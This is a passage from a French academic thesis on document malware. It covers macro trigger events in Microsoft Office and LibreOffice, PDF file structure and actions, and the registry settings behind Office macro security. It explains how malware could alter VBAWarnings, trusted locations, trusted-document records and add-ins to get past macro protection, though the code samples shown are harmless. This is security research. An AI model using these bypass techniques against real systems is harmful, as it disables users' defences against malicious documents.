    xTextRange = xText.getEnd()
    xTextRange.setString( "Hello World (in Python)" )
    return None
```

L'implémentation de ces trois langages augmente considérablement le nombre d'attaques possibles via des fichiers *LibreOffice* [105]. Cependant les évènements déclenchant des *macros* pour *LibreOffice* ne fonctionnent pas de la même façon que ceux de *Microsoft Office* ce qui limite considérablement la possibilité d'attaques *cross-application* ou multiplateforme sauf cas rares comme *BadBunny* [103].

1.5 Évènement de déclenchement des macros

Pour qu'une macro puisse s'exécuter, l'utilisateur la crée puis l'associe à un raccourci ou une action précise. Cela peut s'accompagner d'un bouton dans la barre ou dans le menu.

Il est cependant possible d'associer ces macros à d'autres mécanismes du fichier ou même de l'application, comme l'ouverture du fichier, la fermeture de l'application ou bien la sauvegarde du fichier. Ce sont ces mécanismes qui sont principalement utilisés par les *malware* de document. La réalisation de ces évènements exécutent automatiquement le code qui leur est associé.

Microsoft Office

Afin d'associer un évènement à une macro, il suffit de nommer la fonction principale de la macro avec un des évènements connus par la suite bureautique. Voici un exemple de macro qui se lancera à l'ouverture d'un fichier *Word* :

```
Sub Document_Open()
    MsgBox "Bonjour"
EndSub
```

Suivant le type du fichier, les méta-fonctions sont différentes. Ainsi une macro s'exécutant à l'ouverture d'un fichier *Word* ne sera pas la même que celle d'un fichier *Excel*. Voici un aperçu des fonctions évènements *VBA* souvent utilisées par les *malware* de document : *Document_Open, Workbook_Open, AutoOpen, Auto_Open.*

LibreOffice

Afin d'exécuter une macro dans *LibreOffice*, il faut associer un ou plusieurs évènements. Pour cela, il est nécessaire d'associer la macro à un des nombreux évènements présents dans la suite bureautique. En annexe D est donné l'ensemble des événements disponibles pour *LibreOffice*.

Voici un exemple de macro qui se lancera à l'ouverture d'un fichier *LibreOffice* :

```
Sub Main()
    MsgBox "Bonjour"
EndSub
```

Ces événements sont contenus dans le fichier *Content.xml* présent dans l'archive *ZIP* du fichier *LibreOffice*. Ci-dessous, l'exemple de la ligne du fichier *Content.xml* est donné. Il associe la macro *main* du *module 1*, développée en *Basic* à l'ouverture du fichier (*dom :load*).

```
<script:event-listener script:language="ooo:script" script:event-name=
"dom:load" xlink:href="vnd.sun.star.script:Standard.Module1.Main?
language=Basic&amp;location=document" xlink:type="simple"/>
```

Une macro faite dans un fichier *Text*, fonctionnera aussi bien pour un fichier *Classeur* ou *Présentation* pour *LibreOffice*. En effet le format est identique ainsi que les évènements, il est ainsi facile de copier et d'utiliser la même macro dans des fichiers de format différent.

Ainsi que nous l'avons vu précédemment, *LibreOffice* permet de définir des *Macros Utilisateur* et comporte des *Macros Application*. Grâce à la séparation des évènements et des macros, il est tout à fait possible de lier un évènement d'un fichier (comme son ouverture, par exemple) avec une macro de l'utilisateur ou de l'application. On obtient par exemple la ligne suivante dans le fichier *Content.xml*, pour une *Macro Application* liée au fichier *LibreOffice*.

```
<script:event-listener script:language="ooo:script" script:event-name=
"dom:load" xlink:href="vnd.sun.star.script:Capitalise.py$capitalisePython?
language=Python&amp;location=share" xlink:type="simple"/>
```

A l'inverse, il est tout à fait possible de lier la macro d'un fichier à un événement de l'application, plus exactement ce sera un évènement lié à l'utilisateur. Ces événements se retrouveront dans le fichier de configuration de l'utilisateur. Ce fichier sera détaillé dans la section 2. On obtient par exemple la ligne suivante pour une *Macro Utilisateur* liée à l'application *LibreOffice*.

```
<item oor:path="/org.openoffice.Office.Events/ApplicationEvents/Bindings">
 <node oor:name="OnLoad" oor:op="replace">
  <prop oor:name="BindingURL" oor:op="fuse">
   <value>
    vnd.sun.star.script:Standard.Module1.Main?
    language=Basic&amp;locations=application
   </value>
  </prop>
 </node>
</item>
```

On voit ici que la macro sera exécutée à l'ouverture d'un fichier, grâce à la variable *OnLoad*, le nom de la macro est *Main*, elle se trouve dans un module nommé *Module1* qui est dans le dossier *Standard*, que son langage est le *LibreOffice Basic* et que cette macro est une *Macro Utilisateur*.

Finalement, nous faisons le constat qu'textitOpenOffice puis *LibreOffice* sont moins sécurisées que son homologue *Microsoft Office*, sur de nombreux points. La richesse et la puissance des langages de programmation des macros, le même format pour chaque application, une sécurité partagée, les mêmes icônes pour un document avec ou sans macro, tous ces paramètres permettent de mettre en place des attaques sophistiquées grâce à *LibreOffice*.

Cependant, l'absence d'emplacements de confiance, de fichier macro par défaut, la dissociation des évènements et du contenu des macros, ainsi que l'écriture des macros en clair dans les fichiers, donnent des avantages certains à *LibreOffice* en terme de protection et d'analyse des fichiers.

1.6 Le langage *PDF* et son format de fichier

Le *Portable Document Format* (qui se traduit de l'anglais en « format de document multiplateforme »), communément abrégé *PDF*, est un langage de description de pages créé par la société *Adobe Systems* en 1993 [119]. La spécificité du *PDF* est de préserver la mise en forme d'un fichier – polices d'écritures, images, objets graphiques, etc. – telle qu'elle a été définie par son auteur, et cela, quels que soient le logiciel, le système d'exploitation et l'ordinateur utilisés pour l'imprimer ou le visualiser.

Le format *PDF* peut aussi être interactif. Il est possible (grâce à des logiciels tels *Adobe Acrobat Pro*, *LibreOffice* ou *Scribus*) d'incorporer des champs de textes, des notes, des corrections, des menus déroulants, des choix, des calculs, etc. On parle alors de formulaire PDF.

Le *PDF* est une évolution du format *PostScript* [53]. Le format de fichier *PDF* a changé plusieurs fois, et continue d'évoluer, parallèlement à la sortie de nouvelles versions d'*Adobe Acrobat*.

Il y a eu neuf versions de *PDF* et la version correspondante du logiciel :
– (1993) - PDF 1.0 / Acrobat 1.0
– (1994) - PDF 1.1 / Acrobat 2.0
– (1996) - PDF 1.2 / Acrobat 3.0
– (1999) - PDF 1.3 / Acrobat 4.0
– (2001) - PDF 1.4 / Acrobat 5.0
– (2003) - PDF 1.5 / Acrobat 6.0
– (2005) - PDF 1.6 / Acrobat 7.0
– (2006) - PDF 1.7 / Acrobat 8.0
– (2008) - PDF 1.7, Adobe Extension Level 3 / Acrobat 9.0
– (2009) – PDF 1.7, Adobe Extension Level 5 / Acrobat 9.1

La norme *ISO* du format *PDF* décrit l'ensemble du langage *PDF* et de la construction d'un fichier. Il s'agit de la norme *ISO 32000* datant de 2008 [120].

1.6.1 Structure des fichiers *PDF*

Présentons la structure interne d'un fichier *PDF* et comment elle est gérée par le langage *PDF*. Il est essentiel de connaitre ces structures et mécanismes pour comprendre comment un code malveillant développé en langage *PDF* va fonctionner. Nous nous limiterons aux aspects essentiels.

De plus, le langage *PDF* considère, pour atome de base, l'objet (caractère, formes ...). Ces objets sont combinés, manipulés pour décrire le document et opérer certaines actions. Tout fichier *PDF* contient quatre sections.

En-tête de fichier (*file header section*)

L'en-tête de fichier est la section la plus simple. Il s'agit d'une simple ligne indiquant la version du langage *PDF* utilisée dans le fichier. Les versions vont de 1.0 à 1.7 et l'addition des deux chiffres de ce numéro de version indique quelle est la version du logiciel capable de traiter (selon le principe de la compatibilité descendante) au mieux le document. Ainsi, un document en langage version 1.4 devra être lu au minimum avec *Acrobat Reader* 5 (4 + 1 = 5). Cette section sert donc à la gestion de la compatibilité.

Corps du fichier (*body section*)

Cette section contient la plus grande partie du code *PDF*. Celle-ci est constituée d'une succession d'objets qui servent à décrire la représentation du document final (Figure 8).

Table des références croisées (*cross reference table*)

Cette table contient toutes les données de référencement et de manipulation des objets par l'application. L'idée est d'y accéder directement sans avoir à parcourir tout le code. Chaque ligne dans la table décrit comment accéder à un objet (un offset en octets à partir du début du document).

```
%PDF-1.4
%Ã¤Ã¼Ã¶ÃŸ
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
x œ ] Š ±
STX 1 DLE DûýŠ©…KvcrwBH!ž,]pÁBìÔë"‹…¿ï, FF Ì FF ó † à C
endstream
endobj

3 0 obj
127
endobj

4 0 obj
<</Type/XObject
/Subtype/Form
/BBox[ -83 420 678 420.1 ]
/Group<</S/Transparency/CS/DeviceRGB/K true>>
/Length 25
/Filter/FlateDecode
>>
stream
xœ+T0P0 EOT â ¢ t . § DLE . × DLE ® @ . NUL ) Æ EOT EOT
endstream
endobj
```

FIGURE 8 – En-tête et corps d'un fichier *PDF*

Cette table est structurée de la manière suivante :

1. le champ *xref* indiquant le début de la table ;
2. une ou plusieurs sous-sections (une par modification, un fichier original, non modifié ne contenant qu'une unique sous-section). Chaque sous-section commence par un en-tête de sous-section (deux entiers sur la même ligne, le premier référençant le premier objet dans cette sous-section, le second indiquant le nombre d'objets de cette sous-section). Chaque ligne contient ensuite 20 octets (caractère de fin de ligne compris).

Illustrons tout cela avec un exemple de table contenant une seule sous-section de 14 objets :

```
xref
0 14
0000000000 65535 f      -----      Objet 1, libéré, ne peut être réutilisé
0000000009 00000 n      -----      Objet 2, utilisé, débute à l'offset 9
0000000074 00000 n      -----      Objet 3, utilisé, débute à l'offset 74
0000000120 00000 n
0000000183 00000 n
0000000365 00000 n
0000008910 00000 n
0000009092 00000 n
0000011135 00000 n
0000000000 00005 f
0000011349 00000 n
0000012474 00000 n
0000013599 00000 n
0000013789 00000 n
```

Les lignes se terminant par un n font référence à un objet en cours d'utilisation alors que celles se terminant par f indiquent que l'objet a été libéré (il a été enlevé) et l'entier le décrivant est alors disponible pour un nouvel objet. Deux cas se présentent alors :

- soit l'objet est utilisé et le premier groupe de 10 digits décrit sa position (offset) par rapport au début du fichier. Les 5 digits suivants sont soit *00000 n* (l'objet est original et n'est pas un objet réutilisé) soit *xxxxx n* où *xxxxx* est l'entier de génération (objet réutilisé) ;
- soit l'objet a été libéré ; dans ce cas, les 10 premiers digits sont *0000000000*. Les cinq digits suivants sont utilisés pour mémoriser le numéro de génération à attribuer à un futur nouvel objet (avec un maximum de 65535 qui indique que l'objet ne peut être réutilisé).

Notons que la présence des objets inutilisés (terminaison par le caractère f) représente un intérêt tout particulier pour l'écriture de virus en *PDF* sophistiqués, notamment en ce qui concerne les virus k-aires [100]. Ces objets pourront en effet être réutilisés par un code malveillant pour mener ses différentes actions (de l'infection à l'attaque).

Section de queue (*Trailer*)

Tout fichier est lu à partir de la fin du fichier et cette dernière section est donc la première lue. Elle contient des données essentielles à la bonne lecture du fichier :

1. le nombre d'objets contenus dans le fichier (champ */Size*),
2. l'ID du document racine (champ */Root*),
3. l'offset (en octets) de la table de références croisées (situe juste avant la ligne *%%EOF* de fin de fichier).

L'ensemble des données */Size* et */Root* forme le dictionnaire de pied de page, *trailer dictionary*. Par exemple, le code de section de queue suivant :

```
trailer
≪
/Size 14
/Root 1 0 R
≫
startxref 17
%%EOF
```

nous apprend que :
- le fichier *PDF* contient 14 objets ;
- l'identificateur d'objet du dictionnaire racine est *1 0 R* ;
- la table de référence débute au $17^{ème}$ octet.

1.6.2 Le langage *PDF*

Le *PDF* est un langage de description de page orienté objet mais qui peut agir plus largement sur le système. Le corps contient tous les objets utilisés (ou non) pour représenter le document. Ces objets peuvent appartenir à neuf classes différentes :
- booléens ;
- entiers ou flottants ;
- chaines de caractères (en ASCII ou hexadécimal) ;
- labels et noms de variables ;
- tableaux ;
- dictionnaires (tableaux de paires d'objets, chaque paire étant composée d'une clef et d'une valeur attachée à cette clef) ;
- flux (chaines d'objets) ;
- fonctions (optimisation d'impression, calcul graphiques ...) ;
- l'objet *NULL*.

Il existe deux familles d'actions liées à un document *PDF* :
- la famille *OpenAction*, dont les éléments déclarés ainsi, exécutent les actions correspondantes lors de l'ouverture du document ;
- la famille *Action*, dont les éléments, lorsque déclarés ainsi, exécutent les actions correspondantes à la suite d'une action de l'utilisateur.

Il existe plusieurs primitives *PDF* qui peuvent être associées aussi bien à l'une, à l'autre ou aux deux familles :
- Fonction *GoTo*, qui effectue un déplacement au sein du document actif vers une destination spécifiée (page, objet, lien, annotation).
- Fonction *GoToR*, qui opère le principe de la fonction *GoTo* à des ressources extérieures (autre fichier *PDF* ...).
- Fonction *GoToE*, qui permet d'accéder à n'importe quel document inséré ou inclus en annexe au document actif.
- Fonction *Launch*, qui lance une application, ouvre ou imprime un document.

- Fonction *URI*, qui permet un accès à des ressources distantes via un lien hypertext.
- Fonction *SubmitForm*, qui permet d'envoyer des champs ou données prédéfinis, contenus dans des formulaires interactifs, vers une URL donnée.
- Fonction *ImportData*, qui permet d'importer des données dans le fichier *PDF* actif.
- Fonction *JavaScript*, qui permet d'exécuter du code éponyme, via le module *JavaScript* applicatif.

Différents exemples d'utilisation des familles et des primitives *PDF* sont fournis en annexe E.

2 Présentation de la sécurité des suites bureautiques

La sécurité de *Microsoft Office* et de *LibreOffice* n'est pas gérée directement dans le logiciel, elle fait partie du système sur lequel les deux suites sont installées. C'est également le cas pour les applications d'*Adobe* et le *PDF* (voir section 2.3).

En effet pour *Microsoft Office*, la sécurité, en ce qui concerne les macros, est gérée au niveau de la base de registres de *Windows*. Pour *LibreOffice*, tout se trouve dans un fichier *XML* dans un dossier propre à l'utilisateur de la session courante. Cet environnement de protection, directement lié au système d'exploitation, a déjà était formalisé par les travaux de Zuo et Zhou, abordé dans le chapitre II section 2.4.2

En faisant cela, chacune des applications permet que différents utilisateurs de machine puissent avoir leur propre configuration sans empiéter sur celle de son voisin. Toutefois en agissant au niveau du système d'exploitation mais surtout au niveau du compte utilisateur local, il est facile de modifier celle-ci et donc de réaliser des attaques qui échappent aux antivirus dont la vision est limitée au seul document.

2.1 Sécurité de *Microsoft Office*

Il existe quatre systèmes de protection pour la sécurité de la suite *Microsoft Office 2013* :

- le niveau de sécurité des macros,
- les emplacements de confiance,
- les documents de confiance,
- les compléments.

Jusqu'à la version 97 – 2003, seuls le niveau de sécurité des macros et les compléments existaient. En 2007, avec l'arrivée des nouveaux formats, *Microsoft* a introduit les emplacements de confiance. Enfin, lors de l'arrivée de la suite 2010 et jusqu'à nos jours, une quatrième protection a été rajoutée, les documents de confiance.

Chaque application de la suite bureautique Office comporte chacune des quatre protections citées précédemment. Ce qui permet, en plus d'avoir une sécurité par utilisateur de session, d'avoir des sécurités différentes pour chaque application, selon qu'elle est utilisée ou non.

Je vais détailler ci-après chacune des protections pour la suite *Microsoft Office 2013*, la dernière en date, pour un environnement *Windows*. En effet *Microsoft Office* existe également sous *Mac*, ce qui donne lieu à une autre configuration et certaines protections sont absentes.

2.1.1 Niveau de sécurité des macros

Le niveau de sécurité est l'élément principal de sécurité de cette suite. Il va définir si l'utilisateur peut exécuter ou non une macro. Je vais détailler l'emplacement de ce niveau de sécurité ainsi que les différents niveaux.
Pour le niveau de sécurité des macros, il y en a quatre différents :

- Niveau 4 : *Désactiver toutes les macros sans notification.*
- Niveau 3 : *Désactiver toutes les macros avec notification.*
- Niveau 2 : *Désactiver toutes les macros à l'exception des macros signées numériquement.*
- Niveau 1 : *Activer toutes les macros (non recommandé ; risque d'exécution de code potentiellement dangereux).*

Par exemple, pour *Word*, nous trouvons ces niveaux dans le menu *Options ->Centre de gestion de la confidentialité ->paramètres du Centre de gestion de la confidentialité ... ->paramètres des macros.*

Par défaut, le niveau 3 est celui qui est mis en place, lors de l'installation de la suite bureautique. Nous retrouvons ces niveaux dans la base de registres. En effet, la clé de registre correspondant au niveau de sécurité, se trouve dans la partie *HKEY_CURRENT_USER* (*HKCU*). L'arborescence, en ce qui concerne l'application *Word* de la version 2013 par exemple, est :

HKCU\Software\Microsoft\Office\15.0\Word\Security

Pour *Excel*, *Powerpoint* ..., il suffirait de remplacer *Word* par l'application désirée. La clé qui nous intéresse est donc cette clé *Security*. Par défaut, lors de l'installation et si l'utilisateur n'a jamais changé le niveau de sécurité, cette clé ne contient aucune valeur, et cela donne pour l'application le niveau 3 vu précédemment.

Cependant lorsque l'on modifie ce niveau de sécurité dans l'application, on voit qu'une valeur nommée *VBAWarnings* apparait (Figure 9). Cette valeur est un *REG_DWORD*, et elle peut avoir quatre valeurs différentes correspondant au niveau de sécurité :

- Pour le niveau 4, elle est de : 4 (0x00000004)
- Pour le niveau 3, elle est de : 2 (0x00000002)
- Pour le niveau 2, elle est de : 3 (0x00000003)
- Pour le niveau 1, elle est de : 1 (0x00000001)

Pour résumer, la valeur *VBAWarnings* peut prendre quatre valeurs, et on retrouve cette même variable pour *Word*, *Excel*, *Powerpoint* et *Access*. Pour ce qui est de *Publisher*, le niveau de sécurité est aussi associé à la variable *VBAWarnings*. Cependant, par défaut, la clé *Security* n'existe pas dans la base de registres. Il faudra donc mettre en place la clé *Security* puis la valeur *VBAWarnings*.




FIGURE 9 – Niveau de sécurité des macros au plus bas : niveau 1

Outlook possède aussi des macros, avec les niveaux de sécurité qui vont avec. Comme *Publisher*, par défaut, la clé *Security* n'est pas présente dans la base de registres, mais en plus de cela la variable *VBAWarnings* n'existe pas. A la place, nous retrouvons la valeur *Level*.

Il est facile d'utiliser *Outlook* comme vecteur d'infection sur un système, car en plus d'agir avec les autres applications de la suite bureautique, il est possible d'agir avec le système d'un côté et Internet de l'autre, ce qui crée un lien profond pour différentes attaques basées sur les macros, que j'ai présenté lors de la conférence *ECIW 2011* [86].

D'un point de vue général, cette sécurité est facilement modifiable par un malware en agissant directement sur la base de registres. Je présenterai les attaques sur ce système de protections dans la section 3.

2.1.2 Emplacements de confiance

Les emplacements de confiance sont des dossiers particuliers dans l'arborescence du système de fichier. Tout fichier qui sera placé dans un emplacement de confiance, sera autorisé à exécuter sa macro, même si le niveau de sécurité est le plus haut. Cela permet par exemple à un utilisateur de placer ses fichiers qui contiennent des macros dans un dossier et ainsi préserver la sécurité sur tout le reste de son ordinateur.

Lors de l'installation de la suite *Microsoft Office*, celle-ci met en place différents emplacements de confiance. Ces emplacements, comme définis dans la politique de sécurité, autoriseront l'exécution des macros, quel que soit le niveau de sécurité mis en place par l'utilisateur.

Une partie de ces emplacements est propre à chaque utilisateur, et l'autre partie est commune à tout utilisateur. De plus, certains de ces emplacements offrent la possibilité que les sous-dossiers soient aussi compris comme étant de confiance (aspect récursif).

Par défaut *Microsoft* met en place un ou plusieurs emplacements dit de confiance, ce qui prouve une énorme faille de sécurité. *Word* a trois emplacements, *Excel* en a six, *Access* en a un et *Powerpoint* en a quatre.

Comme pour le niveau de sécurité, nous retrouvons ces emplacements de confiance dans la partie *HKEY_CURRENT_USER* de la base de registres. L'arborescence, en ce qui concerne l'application word par exemple, est :

HKCU\Software\Microsoft\Office\15.0\Word\Security\Trusted Locations

Dans cet emplacement, *Trusted Locations*, on retrouve les différentes clés pour les emplacements de confiance, sous le nom *LocationX*, avec *X* le numéro de l'emplacement de confiance. Pour *Word* par exemple on retrouve *Location0*, *Location1* et *Location2* (Figure 10). Chaque clé *LocationX* comporte entre deux ou trois valeurs. Deux valeurs sont toujours présentes, *Description* et *Path*. Une troisième est parfois utilisée, *AllowSubFolders*.




FIGURE 10 – Emplacements de confiance par défaut pour *Word*

La valeur *Description* est de type *REG_SZ*, ce qui veut dire que la donnée est une chaîne de caractères terminée par un caractère nul. La valeur *Path* est de type *REG_SZ* ou *REG_EXPAND_SZ*. La différence entre *REG_EXPAND_SZ* et *REG_SZ*, est que *REG_SZ* est statique alors que *REG_EXPAND_SZ* n'a pas de taille fixe, elle peut être modifiée. On utilise un *REG_EXPAND_SZ* lorsque l'on met un chemin qui est propre à chaque utilisateur.

L'attribut *Description* est soit un chiffre comme 1, 2 ou 3, qui correspond à une description mis en place par *Microsoft* dans son application, soit elle peut être aussi une chaîne de caractères définie par l'utilisateur. La valeur *Path* est donc le chemin que l'on veut rendre de confiance.

Enfin la troisième variable, *AllowSubFolders*, est utilisée lorsque l'on veut que tous les sous-dossiers du chemin spécifié soient aussi concernés. La valeur de *AllowSubFolders* est généralement à 1 (0x00000001).

Il est à la fois possible de mettre un chemin propre à l'utilisateur comme emplacement de confiance mais il est aussi possible de placer un disque tout entier, comme *C :*. La seule subtilité est d'ajouter un *'\'* à la fin du chemin défini. Une arborescence commençant par *%APPDATA%* fait référence à une arborescence de type :

$$C : \backslash Users \backslash < nom\_utilisateur > \backslash AppData \backslash Roaming$$

Il est facile d'imaginer ce qu'un virus de type k-aire [100] pourrait mener comme attaque en changeant (facilement) ce chemin.

2.1.3 Documents de confiance

Les documents de confiance sont des documents qui sont autorisés à exécuter leur macro, même si le niveau de sécurité est le plus haut. Dans le principe, ils ressemblent aux emplacements de confiance mais cette fois-ci au lieu d'autoriser un dossier complet, nous autorisons juste un document.

Un changement que *Microsoft* a mis en place dans la version 2010 de *Microsoft Office* est la fonctionnalité *Trusted Document*. Dorénavant un utilisateur peut, au lieu de changer le niveau de sécurité ou mettre un emplacement de confiance, faire confiance à un document sur lequel il travaille et savoir qu'il contient une macro.

Nous allons détailler ici les étapes pour faire confiance à un document *Word* sous *Office 2010* :

1. L'utilisateur va créer son document, ajouter la macro avec laquelle il travaille et sauvegarder son document au format *.docm*. Considérons que cette macro affiche juste le message *Bonjour* lors de l'ouverture du document. Il va ensuite fermer son document pour tester sa macro à l'ouverture.
2. Il ouvre à nouveau son document, et un message *Avertissement de sécurité* apparaît pour signifier à l'utilisateur que son fichier contient une macro (Figure 11). En conséquence c'est l'utilisateur lui-même qui a fait la macro il va cliquer sur le bouton *Activer le contenu*. Suite à cela, la macro sera exécutée, tout en ayant le niveau de sécurité toujours activé.

Cette fonctionnalité de *Trusted Documents* remplace donc la demande d'activation des macros qu'il y avait sous la version 2007. Au lieu de laisser toutes les macros activées, seul ce document pourra activer sa macro.

Ce principe de *Trusted Documents* fonctionne également pour la protection d'un document reçu par Internet. Le message d'alerte ne sera pas le même que pour un document contenant des macros. En effet, au lieu d'activer le contenu (activer les macros), il sera possible d'activer la modification du fichier (Figure 11).




FIGURE 11 – Alertes d'activation du contenu d'un fichier

Qu'est-ce qui se passe en réalité au niveau de la base de registres ? On retrouve en fait, à côté des *Trusted Locations*, une nouvelle clé *Trusted Documents* qui possède une sous-clé *TrustRecords*. C'est dans cette sous-clé que l'on retrouve l'ensemble des *Trusted Documents* (Figure 12). On retrouve le chemin de chaque fichier, et puis la donnée associée.

Cette donnée est une association de vingt-quatre couples hexadécimaux, qui sont définis en deux parties. Les seize premiers couples correspondent à la date de création du fichier et les huit derniers à la date de la dernière ouverture du fichier :

```
\%USERPROFILE\%/Desktop/DoS.xlsm  REG\_DWORD
9e 23 25 ff 28 d8 cb 01 00 68 c4 61 08 00 00 00 fb 59 4a 01 ff ff ff 7f
```




FIGURE 12 – Documents de confiance

Ce système de protection des documents regroupe aussi bien des documents contenant des macros, mais également des documents sans macros provenant d'Internet, qui ont été ouverts en modification. Il est donc très facile de récupérer un ou plusieurs chemins de fichiers présents et de les modifier afin d'utiliser ce système de protection contre l'utilisateur. Ainsi un document bureautique, déjà approuvé par la sécurité, pourrait être utilisé afin de mener une attaque contre le système.

2.1.4 Compléments

Les compléments sont des ajouts aux applications *Word*, *Excel*, *Powerpoint*, etc. Un complément *Excel* nous sert, par exemple, à automatiser une action sur l'ensemble de nos fichiers *Excel*.

Microsoft Office propose des compléments d'application. Un complément, comme son nom l'indique, va compléter l'application au travers de diverses actions. Par exemple, si nous voulons une macro qui agit sur chaque nouvelle ouverture d'un fichier, nous allons créer un complément avec une macro. Ce complément, une fois ajouté à l'application, se déclenchera au moment de l'action déterminée sans que l'utilisateur n'est à agir avec, étant donné que normalement c'est lui qui a rajouté ce complément.

Une chose importante et très critique, au niveau des compléments, est la possibilité de les exécuter sans modifier la sécurité des macros. En effet, le simple fait d'ajouter un complément à une application surpasse la sécurité des macros mise en place. Pour résumer, même si le niveau de sécurité des macros est au niveau maximum et que le fichier complément ne se trouve pas dans un emplacement de confiance ou n'est pas un document de confiance, le simple fait de l'associer à l'application, autorisera l'exécution des macros présentes dans celui-ci.

Un complément est en fait un document particulier de l'application. Ce document ne contient généralement aucun contenu, il ne sert qu'à définir une macro qui sera exécutée sur l'ensemble des documents de l'application. Pour créer un complément il suffit de refaire la manipulation de création d'un document avec macro présentée plus haut, sauf qu'il faut l'enregistrer au format complément. Par exemple sous *Excel* il se nomme, *Macro complémentaire*, sous *Powerpoint* c'est un *Complément Powerpoint*, sous *Word* c'est un *Modèle Word comportant des macros*.

Une différence notable existe au niveau des extensions, *.xlam* pour *Excel*, *.ppam* pour *Powerpoint* mais .dotm pour *Word*. A la suite de cela, il faudra ajouter ce complément à l'application, donc aller dans le menu *Fichier ->Options ->Compléments ->Compléments Powerpoint ->atteindre* (Figure 13).

Le complément pour *Excel* ou *Powerpoint* s'appelle un *Add-Ins*, d'où le *a* dans l'extension. Pour *Word* c'est un *Template*, d'où le *t* de l'extension. Les extensions chez *Microsoft Office* sont une identité précieuse et importante, car il permet d'apprendre tout du document avant même de l'avoir ouvert.

Nous retrouvons les *Add-Ins* dans la base de registres une fois de plus. Prenons par exemple un complément *Powerpoint* nommé *Présentation1.ppam*. Une clé supplémentaire *AddIns* viendra s'ajouter dans la partie *Powerpoint*. Sous cette clé nous retrouverons plusieurs clés, si plusieurs *Add-Ins* ont été ajoutés.

Chaque clé est le nom sans extension du fichier *Add-In*. Notre complément aura donc comme nom *Présentation1* dans la base de registre :

$$HKCU\backslash Software\backslash Microsoft\backslash Office\backslash 15.0\backslash Powerpoint\backslash AddIns\backslash Presentation1$$

Dans cette clé, nous trouvons deux valeurs, un *DWORD* et une chaîne de caractères. Le *DWORD* se nomme *AutoLoad* et généralement est à 1. La chaîne se nomme *Path* et comporte le nom du fichier, dans notre exemple ici *Présentation1.ppam*. *AutoLoad* nous donne l'indication si le complément doit être chargé à chaque démarrage ou pas de l'application. *Path* indique le nom du complément à charger.

